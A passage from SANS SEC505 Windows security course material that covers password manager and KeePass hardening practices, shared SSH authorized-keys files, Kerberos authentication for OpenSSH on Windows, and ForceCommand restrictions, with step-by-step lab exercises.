- Password Safe (pwsafe.org): free
- BitWarden (bitwarden.com): free and commercial
- Cyber-Ark (www.cyber-ark.com): commercial
- IronKey (www.kingston.com): commercial
- Liberman Software (www.liebsoft.com): commercial
- LastPass Pocket (www.lastpass.com): free and commercial
- SplashID (www.splashdata.com): commercial
- RoboForm (www.roboform.com): commercial

*Note that KeePass and Remote Desktop Manager above both have PowerShell scripting support built in (if any of the others do too, please tell the instructor).

Whatever you choose, just keep in mind that this little password database file is absolutely golden to attackers, and they will look for it because these types of utilities are so commonly used. You'll want to throw everything and the kitchen sink at this file to try to secure it.

Best Practices

The following are some general best practices for password managers in general, followed by additional best practices for KeePass in particular (because KeePass is so popular, hackers will look for it):

- Only choose password managers that have SSH private key support. Do not store SSH private keys on the hard drive; keep them in the password manager. The password manager should either use your existing SSH Agent service or act as an equivalent SSH Agent service itself. When closed or locked, the password manager should remove all private keys from memory.
- Remember, the primary way your adversaries will steal your password manager data is to infect the password manager application itself, and this will often require administrative privileges on the computer. For many reasons, focus on preventing malware infections and administrative compromises.
- Use dedicated and protected workstations, such as VMs on a jump server, to perform administration and to access password manager databases. Suspend or shut down these workstations when not in use, such as during weekends.
- Use anti-malware and anti-exploit HIPS tools, such as Microsoft Windows Defender, to protect password manager applications from malicious code injection or modification. An endpoint HIPS can monitor and try to prevent undesired access to the password manager's process in memory from other processes.

- High-value user accounts should not be allowed to cache passwords in Credential Manager, to use Credential Roaming with passwords (private keys is fine), or to link their account to a Microsoft Account.
- If someone has two accounts (one privileged, the other regular) it might be permissible for the regular account to use Credential Manager, Credential Roaming or to link to a Microsoft Account, but it's preferable to avoid doing this. The reason is that an administrator might cheat by logging on with their regular account and then cache administrative passwords in Credential Manager for convenience. It might also be best to disallow it as a matter of policy simplicity.
- Do not use password managers that are loaded as add-ons or extensions into browsers. It makes the password manager more likely to be compromised when the browser is infected. It's best if the password manager is an entirely separate process.
- Do not use cloud-integrated password managers, except perhaps for online backup of locally encrypted database files in archives that are themselves locally encrypted. Remember, if determined adversaries know that the crown jewels can be had by breaking into the cloud storage provider, which is online by definition, then this might be an easier path than directly breaking into your well-protected LAN.
- Some form of automatic password escrow must be established so that if a user is fired or becomes incapacitated, their password manager database will be accessible to authorized personnel. Some commercial password managers have this as a feature of their enterprise class editions, but free managers can be used too with the right procedures and auditing in place.
- It is possible to use an on-screen keyboard instead of the physical keyboard to enter the master passphrase. However, if your adversaries are able to install a keystroke logger, they can also install a video screen capture driver too, which can be triggered to start recording when the password manager program is launched, which will show the mouse pointer as it is used to click-enter the passphrase. A kernel-mode driver may also intercept the keystrokes in memory or even possibly extract the entire password database and decryption key from memory in plaintext. On-screen keyboards also create an incentive to use a short master password instead of a long passphrase because they are slow and inconvenient. We have to balance security with productivity, so the additional value of on-screen keyboards is debatable. This is a matter of an organization's preference; there is not a clear-cut correct answer.

Remember, when your adversaries break into your computer because you are an administrator, they will look for password manager database files. They will try to steal the database and hack into it. Every time you open your password manager, you are

putting the company at risk, but there's no way around it—you have to have a password manager to get your work done. It's a double-edged sword, just like single sign-on.

Best Practices for KeePass and KeePassXC

KeePass (www.keepass.info) and KeePassXC (www.keepassxc.org) are free, open-source and database-compatible password managers. They are so similar that both can be discussed here together.

Here are a few best practices that are somewhat unique to KeePass and/or KeePassXC. This isn't an exhaustive list; it just contains some important items that are sometimes overlooked, and some recommendations are only for IT personnel, not for users in general:


- KeePass/KeePassXC can be installed and run entirely from an NTFS-formatted thumb drive. The thumb drive can be unplugged at the end of the day to sleep better at night (nothing like an air-gap firewall). A small USB hub with per-port power switches could be used instead of unplugging the thumb drive itself. NTFS permissions, auditing, and BitLocker can all be used to help secure the thumb drive itself.
- For KeePass, you will need to install a third-party extension named "KeeAgent" for the sake SSH integration (<https://lechnology.com/software/keeagent/>). For KeePassXC, the SSH integration is built in by default (Tools menu > Settings > SSH Agent).
- Back up, monitor, and secure the KeePass configuration file (KeePass.config.xml) using whole disk encryption, NTFS auditing, and NTFS permissions. This file will be located in C:\Users\\AppData\Roaming\KeePass\ or in the same folder as the KeePass executable when using the portable version, like with a USB flash drive. This XML file usually contains the path to the secondary seed key and may be modified to execute malicious commands when KeePass runs.
- Use a combination of a master passphrase and a seed key file to generate the final key used to encrypt the database. The key file should be kept in a different folder than the database file or the KeePass/KeePassXC program, and its name and folder should not indicate that it is being used as a key file. Even if a keystroke logger has captured the master passphrase, the key file would still also need to be stolen too in order to decrypt the database.
- Read and write access to the database file and key file should be restricted with both NTFS permissions and an MIC integrity level set to High. This means the program will have to be launched elevated every time (modify the shortcut). Do not turn off User Account Control (UAC) prompting. Running KeePass/KeePassXC elevated helps to protect the process from other processes that are not running elevated, such as the browser.

- In KeePass, require switching to the User Account Control (UAC) secure desktop before entering the decryption passphrase. To do so, enable the option named "Enter master key on secure desktop" (Tools menu > Options > Security tab).
- If you're not using it, disable the KeePass trigger system (Tools menu > Triggers).
- In KeePass, under the Tools menu > Options > Policy tab, uncheck at least the following boxes if your workflows allow it: Plugins, Export, Export No Key Repeat, Print, Print No Key Repeat, and, Edit Triggers.
- Because laptops and tablets are more likely to be lost or stolen, on these devices make sure to enable the KeePass option named "Lock workspace when the computer is about to be suspended" (Tools menu > Options > Security tab).
- Never use the "-pw" parameter when launching KeePass from the command line. The password you provide at the command line will be visible to any malware or hackers that can list current processes, and if process tracking is enabled with the command line logging option, the password will appear in the System event log in plaintext too (event ID 4688).
- Do not use the Windows account integration feature. This protects the KeePass database using the same DPAPI techniques as the Windows Credential Manager, which isn't necessarily bad, but we want separation from Windows integration in this case for practical reasons, and because the master DPAPI backup key from a domain controller may be compromised (one more thing to worry about). Also, troubleshooting SID issues with the Data Protection API is not fun, and there is a non-zero chance of losing access to your data if there is a problem, e.g., when you must rebuild your workstation from scratch.
- If you choose to sync the KeePass database file over the network, use native Windows IPsec and/or SMB encryption, and confirm that the share and NTFS permissions are minimal on the SMB server. If you'd rather use SCP, SFTP, or FTPS instead, there are KeePass extensions for these protocols too. Using a cloud provider can be secure, but it very much depends on the details of the cloud provider's security options and how they are configured.
- (Optional) Help hide the path to the key file by disabling the option named "Remember key sources" (Tools menu > Options > Advanced tab).

Note, to use CHML.EXE to change the MIC label and rules on the KeePass files:

```
chml.exe database-file-path.kdbx -i:h -nr -nw -nx  
chml.exe key-file-path.gif -i:h -nr -nw -nx
```

Enterprise Key Management



Complexity Explosion!

NIST Report 7966:
Do not underestimate the difficulty of managing keys and configuration files in large environments.

What can we do?

SANS | SEC505 | Securing Windows

Enterprise Key Management

While a password manager app with SSH Agent integration is nice for securing and managing one's own SSH keys on the local workstation, what about the `known_hosts` and `authorized_keys` files everywhere? It's not just the local workstation that matters: there might be thousands of Windows and Linux machines spread across the enterprise. Some of these physical or virtual machines are joined to the domain, some are standalones, and some are appliances that don't run Windows or Linux at all.

Moreover, SSH authentication keys should not be immortal. Existing keys should be replaced with new keys periodically. Then there are the usual complexities of personnel and device life cycle management as people and machines come and go: new keys distributed, old keys removed, `known_hosts/ssh_known_hosts` files updated, `authorized_keys` files updated, key files securely backed up, users trained on how to use SSH, patch management of vulnerable SSH binaries, configuration files audited everywhere, etc. And when there is a security incident, compromised keys should be replaced within minutes or hours, not weeks or months.

At least the global `$env:ProgramData\ssh\ssh_known_hosts` file is shared by all users on a computer, which is easier to manage. But "easier" is not the same as "easy". A centralized copy of `ssh_known_hosts` will have to be regularly updated and quickly distributed to every workstation. And should users be allowed to even have personal `~\.ssh\known_hosts` files then? Should a scheduled script delete every `known_hosts` file found on any workstation? Do we enforce "StrictHostKeyChecking yes" on all our workstations?

Enterprise key management can be a nightmare. As we increase the number of users, machines, and keys, the complexity of the solution can explode exponentially.

Mandatory reading for anyone contemplating an enterprise-wide SSH deployment is NIST's Interagency Report number 7966 (NISTIR 7966) entitled "Security of Interactive and Automated Access Management Using Secure Shell (SSH)". Search NIST's website (www.nist.gov) to get the latest version. What this report makes clear is that SSH security is much more than just avoiding passwords and turning on 256-bit AES. The life cycle management of keys, configuration files, permissions, logs, and patches across the enterprise is the primary challenge. Here is a quote from NISTIR 7966:

"The sheer number of SSH keys and complexity of resulting trust relationships in most organizations makes effective management via manual processes nearly impossible. As much of the management as possible should be automated..."

Not only can PowerShell use OpenSSH, PowerShell is needed to manage OpenSSH.

Without diving into a survey of commercial, third-party alternatives to OpenSSH (which, granted, may be far more enterprise-friendly, if very expensive), what can we do to make OpenSSH on Windows simpler to manage?

One Shared Authorized Keys File for a Group

Delete everyone's ~\.ssh\authorized_keys files on servers.

Edit each server's sshd_config file to include:

```
Match Group administrators
```

```
    AuthorizedKeysFile <PathToSharedFile>
```

```
Match Group "testing\domain admins"
```

```
    AuthorizedKeysFile <PathToSharedFile>
```

One Shared Authorized Keys File for a Group

The most common way OpenSSH is configured to allow a user to connect to a remote SSH Server is to add that user's public key to the `authorized_keys` file in that user's profile folder on the target server. It's important to understand how this mechanism works for a variety of reasons, so we had a lab on it. However, this is not the only way to do it.

Instead of configuring the `authorized_keys` file for each user individually on an SSH Server, all of the users who need SSH access to the server can have their public keys added to one big shared keys file. This one file might be easier to manage and audit than all the separate `authorized_keys` files in all the users' separate profile folders. Using a single shared keys file means that all the users' individual `authorized_keys` files would not be needed, could be deleted, and, in fact, perhaps should be deleted whenever found.

Also, even if a user did not have a profile folder on the SSH Server machine, using one shared keys file would still permit that user to connect via SSH. Switching to a single shared keys file like this would remove the requirement for each inbound SSH user to have a physical profile folder located under `C:\Users` on the SSH Server. Once the user connects with SSH, the Windows operating system will create a profile folder for the user automatically, but the folder is not created until there is actual SSH connection.

So, how do we create a shared keys file for all SSH users of a machine?

One Authorized Keys File for Everyone in a Group

The main configuration text file for the SSH Server service (`sshd`) is `$env:ProgramData\ssh\sshd_config`. This folder is nearly always `C:\ProgramData\ssh\`.

At the bottom of the default `sshd_config` file are the following two lines:

```
Match Group administrators
```

```
AuthorizedKeysFile __PROGRAMDATA__/ssh/administrators_authorized_keys
```

Translated into plain English, these lines mean, "Allow any user who is a member of the Administrators group to connect via SSH, but only if that user's public key is listed inside the `administrators_authorized_keys` file found in `$env:ProgramData\ssh\`." This is the single keys file shared by all members of the Administrators group. We can append OpenSSH public keys to this file just like a user's own `authorized_keys` file. In an earlier lab, we commented out these two lines (with `#` marks) to disable the requirement.

If you are not a member of the match group, or if none of your public keys are in the associated keys file, then key-based authentication will fail and you will be prompted for your password. If you then enter your password, you will connect successfully. Hence, the match group is only for authorizing the key-based authentication; it is not a required group membership in general for any and all of your SSH connections. If password authentication is disabled in the `sshd_config` file and key-based authentication fails, then the SSH connection will be blocked (presuming there is no other available authentication method).

The name of the group is not case sensitive; however, Microsoft recommends that only lowercase letters be used anyway. If the name of the group contains any backslashes or space characters, e.g., "domain admins", enclose the group name within double quotes.

The group can be a local group or a group in Active Directory. For groups in Active Directory, you may precede the group's name with the NetBIOS name of the domain and a backslash, e.g., "testing\domain admins", but this is not required. Don't forget the double quotes if you do include a backslash or space character.

If the keys file does not exist, this will not cause an SSH Server service startup error or other errors. The non-existent keys file will be treated as empty of any public keys. An existing keys file could be renamed instead of deleted, if necessary, to temporarily block key-based authentication with it.

If you modify the `sshd_config` file, don't forget to restart the `sshd` service:

```
Restart-Service -Name sshd
```

Multiple Match Groups

You may have multiple match group lines in the `sshd_config` file. Each can have its own separate `AuthorizedKeysFile` entry. Multiple groups may also share one big keys file for

all the matching groups. The name of the keys file can be anything; it does not have to be "groupname_authorized_keys" or even have the word "keys" in it.

If multiple match groups are listed, the connecting user will need to be a member of at least one group, but the user does not have to be a member of all the groups in the list.

NTFS Permissions

Be aware that the NTFS permissions on the keys file must be exactly the following, and note that these are *not* the default permissions; hence, you must change the permissions:

- NT AUTHORITY\SYSTEM : Full Control (directly assigned, not inherited)
- BUILTIN\Administrators : Full Control (directly assigned, not inherited)

Important! You must change the default NTFS permissions!

This means that no permissions can be granted to Authenticated Users. No permissions can be inherited. Permission inheritance should be disabled on the file completely.

For example, you might create the administrators_authorized_keys file like this:


```
cd C:\ProgramData\ssh\  
  
Get-Content C:\Users\Administrator\.ssh\id_rsa.pub |  
  Out-File -Append -FilePath .\administrators_authorized_keys  
  
icacls.exe .\administrators_authorized_keys /reset  
  
icacls.exe .\administrators_authorized_keys /grant:r  
'BUILTIN\Administrators:(F)' /grant:r 'NT AUTHORITY\SYSTEM:(F)'  
  
icacls.exe .\administrators_authorized_keys /inheritance:r
```

On your SEC505 course USB drive, there is a PowerShell script for this purpose:

```
Get-Help -Full C:\SANS\Day2\SSH\Set-GroupAuthorizedKeysFile.ps1
```

If the permissions are not correct, then the OpenSSH SSH Server service will refuse to use the file. The errors messages are cryptic, so troubleshooting this problem can be frustrating.

On Your Computer



Please turn to the next exercise...

Tab completion is your friend!

PowerShell Core

SANSSEC505 | Securing Windows

On Your Computer

In this lab, you will use a single shared keys file for the Administrators group instead of a separate `authorized_keys` file for each user.

[Member] Edit `sshd_config`

In your virtualization software, switch to your member server (the second VM).

If you are not already running Windows PowerShell, run `powershell.exe`.

Navigate to the SSH Server configuration folder:

```
cd $env:ProgramData\ssh
```

```
dir
```

In the `C:\ProgramData\ssh` directory, you will see the host's own public and private keys. These are used to authenticate the SSH Server itself when users first connect and are prompted to type "yes" to save to their own `~\.ssh\known_hosts` files.

Open the SSH Server's `sshd_config` file in Notepad (if it's not already open):

```
notepad.exe .\sshd_config
```

In Notepad, scroll down to the bottom of the file and uncomment the following two lines:

```
# Match Group administrators  
# AuthorizedKeysFile __PROGRAMDATA__\ssh\administrators_authorized_keys
```

To uncomment the lines, delete the hashmarks ("#") in front of each line.

Save the changes (File menu > Save), but leave Notepad running.

Restart the SSH Server service:

```
Restart-Service -Name sshd
```

[Member] Create the administrators_authorized_keys File

You have a script that will set the correct NTFS permissions on a shared keys file for a group. If the keys file does not exist, the script will create an empty one. And, in this case, the desired file does not exist.

Note: The next command will be entered on one line, not four lines, and you should still be in the C:\ProgramData\ssh folder.

Run the script to create the shared keys file and fix its NTFS permissions:

```
C:\SANS\Day2\SSH\Set-GroupAuthorizedKeysFile.ps1  
-SshConfigFolder $pwd  
-AuthorizedKeysFileName administrators_authorized_keys  
-Verbose
```

The administrators_authorized_keys file now exists. It is empty. Please ensure that the name of the file is exactly correct before proceeding (including lowercase letters):

```
dir
```

We do not want to use our *personal* authorized_keys file anymore on the member server. We want to use the *shared* keys file for the Administrators group.

Rename your personal ~\.ssh\authorized_keys file to prevent its use:

```
cd ~\.ssh  
Rename-Item -Path .\authorized_keys -NewName .\cannotfind  
dir
```

[Controller] Test Key-Based Authentication Again

In your virtualization software, switch back to your domain controller (the first VM).

Navigate to your personal SSH configuration folder:

```
cd ~\.ssh  
dir
```

Note: If your *.pub keys are missing, remember you have C:\Temp\Backup.zip.

Append the contents of your RSA public key to the keys file on the member server:

```
Get-Content -Path .\id_rsa.pub | Out-File -Append -FilePath  
\\member\C$\ProgramData\ssh\administrators_authorized_keys
```

You can now see that the administrators_authorized_keys file is no longer empty:

```
dir \\member\C$\ProgramData\ssh\
```

Attempt to connect with SSH again (you should not be prompted for a password):

```
ssh member  
exit
```

It worked! And no password!

Note: If you were prompted for a password, confirm that you uncommented those two lines at the bottom of sshd_config, saved the changes, and restarted the sshd service, and that the name of the administrators_authorized_keys file is correct. That file should also have your id_rsa.pub public key inside of it.

If anyone else in the Administrators group also needs to SSH into the machine, just append their public key to that shared keys file too.

Auditors can now more easily track who has SSH access to this machine because there is just one shared keys file for the local Administrators group. And it doesn't have to be for this group; it could be for any local or global group. If desired, multiple groups could share just one big keys file (just edit the server's sshd_config file).

Warning! If an attacker can append his or her own public key to that shared authorized keys file, the attacker would now have a backdoor into the machine.

Protect all personal and shared authorized keys files!

OpenSSH with Kerberos and Active Directory

Kerberos Requirements:

- OpenSSH 8.0 or later
- Both joined to the same domain or trusted domains
- Access to a domain controller to request Kerberos tickets (not for internet use)

Show-VersionOpenSSH.ps1

On the SSH server, edit the sshd_config file:

```
GSSAPIAuthentication yes
```

On the client, connect with:

```
ssh.exe -K hostname
```

```
ssh.exe -K fqdn
```

Or edit ~/.ssh/config

OpenSSH with Kerberos and Active Directory

The AuthorizedKeysFile option for the Match Group directive in sshd_config makes enterprise-wide key management *much* easier. But "much easier" doesn't mean "easy". It can still be a challenge to update and audit the shared authorized keys files on many servers.

And what about the ~/.ssh/known_hosts and \$env:ProgramData\ssh\ssh_known_hosts files on workstations? What about the servers' sshd_config files? Those should be managed and audited too, of course.

Don't we already have a centralized, enterprise-scale authentication solution already? Isn't this why we have Active Directory and Group Policy in the first place? Can't we use Kerberos for OpenSSH just like we use Kerberos for all the other Windows services?

Yes!

Kerberos for OpenSSH Requirements

To use Kerberos authentication with OpenSSH for Windows requires:

- Both the client tools (like ssh.exe) and the SSH Server service (sshd) must be OpenSSH for Windows version 8.0 or later.
- Both client and SSH Server must be joined to an Active Directory domain.
- Both client and SSH Server must be in the same domain or in trusted domains.

- Both client and SSH Server must be able to request Kerberos tickets from a domain controller (presumably no controllers are ever exposed to the internet).
- And though not a formal requirement from Microsoft, the operating systems will likely need to be Windows Server 2016, Windows 10, or later to make it work.

To see what version of OpenSSH you have in the PATH for both ssh.exe and sshd.exe:

```
C:\SANS\Day2\SSH>Show-VersionOpenSSH.ps1
```

To have ssh.exe report its own version:

```
ssh.exe -v
```

You can also run "ssh.exe -v targetserver" to see the target server's version over the network (look for the "remote protocol" line). To scan many remote machines, use the nmap scanner (www.nmap.org), save the output to an XML file, then parse with the Parse-Nmap.ps1 script in C:\SANS\Day1.

GSS-API

Historically, OpenSSH has been associated with OpenBSD Unix and Linux, so how does OpenSSH work with Windows and Active Directory for the sake of Kerberos?

OpenSSH has supported GSS-API for many years (RFC 4462). The Generic Security Services Application Programming Interface (GSS-API) is not a specific authentication protocol like Kerberos; it's a programming interface that provides a standardized way for services and applications to negotiate the use of one or more authentication methods, including Kerberos, but it's not limited to just Kerberos (RFC 2743). For example, NTLMv2 is also a supported GSS-API mechanism for OpenSSH on Windows; it's just that NTLMv2 is less secure and not very interesting in comparison to Kerberos on domain members or key-based authentication on standalones (not to mention Linux, where key-based authentication is the norm). GSS-API can also be used to negotiate methods of encryption key exchange and integrity checking.

When ssh.exe and sshd.exe call GSS-API functions on Windows, these are translated into existing functions in the Windows operating system for using Kerberos. More specifically, these GSS-API function calls get routed into the Security Support Provider Interface (SSPI) on Windows to invoke the services of a Security Support Provider (SSP) package that handles Kerberos. You don't have to know these details to make it work; it's just for reference.

But what about Kerberos authentication to/from Linux in an Active Directory environment? It should work, but the steps required to join a Linux box to an Active Directory domain are beyond the scope of this course. Besides, when using OpenSSH on Linux in the real world, the authentication will nearly always be password-based or key-based, since joining Linux boxes to an Active Directory domain is relatively rare.

Server Configuration (\$env:ProgramData\ssh\sshd_config)

Once the above requirements are met, to enable Kerberos authentication on the SSH Server, edit the server's \$env:ProgramData\ssh\sshd_config file to include the following line (no comment #):

```
GSSAPIAuthentication yes
```

It's not required, but you can also force the use of GSS-API by blocking all other authentication methods on the SSH Server with these sshd_config settings:

```
PasswordAuthentication no #Not required
PubkeyAuthentication no #Not required
AuthenticationMethods gssapi-with-mic #Not required
```

Note: The "mic" in "gssapi-with-mic" stands for Message Integrity Code.

After modifying the sshd_config file, don't forget to restart the sshd service:

```
Restart-Service -Name sshd
```

Client Configuration (\$home\.ssh\config)

On the client's side, after meeting the above requirements, you must 1) connect with the "-K" command line argument, such as "ssh.exe -K *servername*", and 2) the *servername* must be the computer name or DNS fully qualified domain name (FQDN) of the target machine, not its raw IP address. This means that the following commands do not work:

```
ssh.exe -K localhost #FAILS
ssh.exe -K 10.1.1.1 #FAILS
```

Instead of using the -K switch when connecting, there is another option: the user can create this text file in his or her SSH profile folder, with no filename extension:

```
~\.ssh\config
```

The OpenSSH client tools (ssh.exe and sftp.exe) will look for ~\.ssh\config every time they are run. In your personal SSH config file, you may add directives to change the behavior of these OpenSSH client tools.

For example, if your Active Directory domain is named "testing.local", then adding these two lines to your config file will enable GSS-API Kerberos authentication automatically for any SSH Server whose fully qualified domain name (FQDN) ends with your domain name:

```
Host *.testing.local
GSSAPIAuthentication yes
```

With this change made, the following commands will automatically use Kerberos, even without the -K switch:

```
ssh.exe member.testing.local

Invoke-Command -HostName box.testing.local -ScriptBlock { dir }

Enter-PSSession -HostName laptop.testing.local
```

But if you modify the two lines in the config file to be like this instead:

```
Host *
GSSAPIAuthentication yes
```

Then GSS-API will be enabled for any hostname. You don't have to use FQDNs; you can just use simple hostnames as long as the hostname is Kerberos-compatible for the machine to which you are authenticating. The downside to using "Host *" like this is that GSS-API will also be enabled for every other hostname or FQDN on the planet, including hostile machines that might attempt to subvert or attack GSS-API. It's your choice. Limiting by domain name is safer, but less convenient.

If you want to enable GSS-API for every user on a computer, you do not have to create or edit each user's `~\.ssh\config` file separately. Instead, create or edit the machine-wide `$env:ProgramData\ssh\ssh_config` file instead. This is a shared or global config file for all SSH client users on the computer. (Notice that it is `ssh_config`, not `sshd_config`.) This `ssh_config` file could be more easily managed, such as with Group Policy.

Many other directives can be added to your personal SSH config file too. For each matching host, domain, or IP address range, you can control authentication methods, cipher preferences, port numbers, which private keys to use, and more. Please see the OpenSSH documentation here:

https://man.openbsd.org/ssh_config

However, not all of these directives are implemented on Windows yet. If a directive doesn't work in either `sshd_config` or in your own config file, see if this is a known issue in GitHub. Maybe Microsoft is working on it, maybe not.

Invoke-Command and Enter-PSSession

Enabling GSS-API in the `~\.ssh\config` file turns out to be quite important for `Invoke-Command` and `Enter-PSSession`. These cmdlets do not attempt to use Kerberos by default (because `ssh.exe` does not use GSS-API by default) and these cmdlets do not allow the customization of the arguments passed into `ssh.exe` when these cmdlets secretly use `ssh.exe` in the background (at least at the time of this writing).

So when you want to use Kerberos with Invoke-Command or Enter-PSSession for SSH remoting to the PowerShell Core "subsystem" on other domain-joined SSH Servers, make sure to create a ~\.ssh\config file as described above.

Troubleshooting

To confirm that you are authenticating with GSS-API and not a public/private key pair, add the "-v" switch, and look for "debug1: Authentication succeeded (gssapi-with-mic)" in the verbose status messages displayed while connecting:

```
ssh.exe -K -v member  
ssh.exe -K -v member.testing.local
```

Another way to check is to list one's Kerberos tickets before and after the SSH session:

```
klist.exe purge  
klist.exe  
ssh.exe -K servername exit  
klist.exe
```

If you don't have a Kerberos ticket for "host/servername" after connecting with SSH successfully, then some other authentication method was used to connect.

On Your Computer

Please turn to the next exercise...

Tab completion is your friend!

PowerShell Core

SANS

SEC505 | Securing Windows

On Your Computer

In this lab, you will configure OpenSSH to use Kerberos authentication.

[Member] Edit sshd_config

In your virtualization software, switch to your member server (the second VM).

If you are not already running Windows PowerShell, run powershell.exe.

Navigate to the SSH Server configuration folder:

```
cd $env:ProgramData\ssh
dir
```

Open the SSH Server's sshd_config file in Notepad (if it's not already open):

```
notepad.exe .\sshd_config
```

Note: To uncomment a line, delete the hashmark ("#") in front of that line.

Scroll down about halfway in the file and find this line:

```
#PubkeyAuthentication yes
```

Uncomment that line and set it to "no", without the quotes, like this:

```
PubkeyAuthentication no
```

This disables key-based authentication.

Scroll down a bit further and find this line:

```
#PasswordAuthentication yes
```

Uncomment that line and set it to "no", without the quotes, like this:

```
PasswordAuthentication no
```

This disables password authentication.

Scroll down to the middle of the file and find this line:

```
#GSSAPIAuthentication no
```

Uncomment that line and set it to "yes", without the quotes, like this:

```
GSSAPIAuthentication yes
```

This change makes Kerberos authentication possible.

Save the changes to the file (File menu > Save), but leave Notepad running.

Restart the SSH Server service:

```
Restart-Service -Name sshd
```

Recall that earlier we renamed the `~\.ssh\authorized_keys` file for your user account; hence, the SSH Server service cannot find it or use it. And now we have the following lines in our `sshd_config` file too:

```
PubkeyAuthentication no
PasswordAuthentication no
GSSAPIAuthentication yes
Match Group administrators
```

Recall that the "Match Group" line means that every connecting user must be a member of the Administrators group. The associated authorized keys file for that group will be ignored here because key-based authentication has now been disabled on the SSH server.

[Controller] Test Kerberos Authentication

In your virtualization software, switch back to your domain controller (the first VM).

Stop the SSH Agent service, just to show that your private keys will not be used:

```
Stop-Service -Name ssh-agent
```

Connect to the member server with the -K switch ("K" is for Kerberos here):

```
ssh -K member  
exit
```

It worked! No password! And no private key!

Note: If you were prompted for a password, confirm the above edits to the `sshd_config` file on the member server, save the changes in Notepad, and restart the `sshd` service again.

Stopping the local `ssh-agent` service wasn't required. That was done just to emphasize that single sign-on does not always require key-based authentication.

Start the SSH Agent service again and confirm that you still have your private keys for authenticating to your other machines that do not support Kerberos, such as standalone Linux boxes:

```
Start-Service -Name ssh-agent  
ssh-add.exe -l
```

So if you enable Kerberos authentication, you don't have to manage any authorized keys files on your domain-joined computers inside the LAN. You can block password authentication and key-based authentication entirely if you wish. And you can still use the "Match Group" directive to restrict SSH logons by local and/or domain group memberships. When you connect to standalone Linux or BSD boxes, though, you can still use your public/private key pairs. *Sa-weet!*

Match Group or Match User: ForceCommand

```
Match Group administrators
    PermitTTY no
    ForceCommand powershell.exe script.ps1

Match User "testing\amy"
    PermitTTY no
    ForceCommand pwsh.exe script.ps1
```

Match Group or Match User: ForceCommand

The configuration file for the SSH Server (`sshd_config`) has an option named "Match Group" where the path to an authorized keys file can be set for members of a specific group, such as Administrators, like this:

```
Match Group administrators

    AuthorizedKeysFile __PROGRAMDATA__/ssh/administrators_authorized_keys
```

But you can add other optional lines here too for a useful trick:

```
Match Group administrators

    PermitTTY no

    ForceCommand C:\Progra~1\PowerShell\7\pwsh.exe C:\Script.ps1
```

Note: you do not have to indent and include blank lines between the lines shown in these examples; it's only done in this manual for clarity.

When the user connects, these additional lines will cause the SSH Server to execute the ForceCommand, return the command's output, and immediately exit. The SSH user does not get an interactive command shell. This is handy when you want to hard-code a single command or script to be run when the user connects, allowing nothing else.

This works with GSS-API Kerberos too; the AuthorizedKeysFile is not required! The AuthorizedKeysFile line can be deleted.

Hence, when the user executes:

```
ssh <targetserver>
```

The ForceCommand runs, returns any output to the user, and immediately exits. No interactive command shell. The user does not get to choose what command is executed at the SSH Server or any of its command line arguments.

Note that if the user sees extra lines of output that read, "PTY allocation request failed on channel 0" or "Connection closed" when using the above trick, then these extra lines can be suppressed by the user by running:

```
ssh <targetserver> cls
```

The "cls" is ignored by the server, the server still only runs the ForceCommand, but now the unwanted lines are suppressed. Weird, but it works.

Default Shell Issues

The ForceCommand can be any command, but for whatever command is specified, that command will be run inside the default command shell defined on the SSH Server. The syntax and commands acceptable to cmd.exe and pwsh.exe are rather different. For example, if the ForceCommand option is set like this:

```
ForceCommand Get-Process | Select-Object -Property Path
```

This command will run successfully if the default SSH Server shell is powershell.exe or pwsh.exe, but it will fail if the default shell is still cmd.exe. And there are slight syntax differences between powershell.exe and pwsh.exe too; hence, testing is essential.

If the default shell is cmd.exe and you wish to run a PowerShell command or script, then give the full path to powershell.exe or pwsh.exe, followed by the correct arguments:

```
ForceCommand C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -Command { Get-Process }
```

```
ForceCommand C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -File C:\Path\To\Script.ps1
```

Warning! Be careful what ForceCommand you define or else you might accidentally give someone a full, unrestricted command shell! For example, if this is how you do it:

```
ForceCommand C:\Progra~1\PowerShell\7\pwsh.exe
```

Then this grants a (mostly) functional PowerShell Core shell. It's "mostly" functional because control keystrokes (like backspace, delete, and ctrl-c) do not work correctly (this is because PermitTTY has been set to "no"), but a good typist can work around these problems to compromise the SSH Server.

PowerShell Subsystem Fails (Intentionally)

If the PowerShell "subsystem" is defined at the SSH Server, and the PermitTTY and ForceCommand options are set as described above, then Enter-PSSession and Invoke-Command will not work correctly. This is what we want; we want these tools to fail in this case. The ForceCommand is running as expected at the SSH Server, but the Enter-PSSession and Invoke-Command tools running locally are not getting the XML they expect, so, after several seconds, they will time out with an error that reads, "There is an error processing data..."

If you want a group of users to run Invoke-Command and Enter-PSSession using the OpenSSH PowerShell subsystem, then don't configure PermitTTY and ForceCommand for their Match Group in the sshd_config file on the SSH Server.

Match User

Normally, we allow or deny access to groups, not individual users by name, but the sshd_config file does have a "Match User" option for this purpose. For example, the following lines in sshd_config would only apply to user TESTING\Amy and to no one else:

```
Match User "testing\amy"  
  
    PermitTTY no  
  
    ForceCommand C:\Progra~1\PowerShell\7\pwsh.exe C:\Script.ps1
```

Amy is for a real person in the TESTING domain, but a local user account on the SSH Server could be created specifically for this purpose and its credentials shared among multiple people who need to run just the one ForceCommand specified. Make sure to lock down any other use of this local account, though, especially its logon rights. If this local user account is in the Administrators group, we will have to be super paranoid of the dangers involved, but it is possible.

PowerShell Core on Linux

Just as a reminder, don't forget that PowerShell Core can be installed on Linux too. The ForceCommand directive can be used to run a PowerShell Core script on a Linux OpenSSH server, and the user would not have to know anything about Linux.

What is "TTY"?

"TTY" is an abbreviation for "teletype" or "teletypewriter". The Unix operating system was originally designed around the use of physical teletype devices to send keystrokes to a computer over copper wires and print the computer's responses out on a roll of paper.

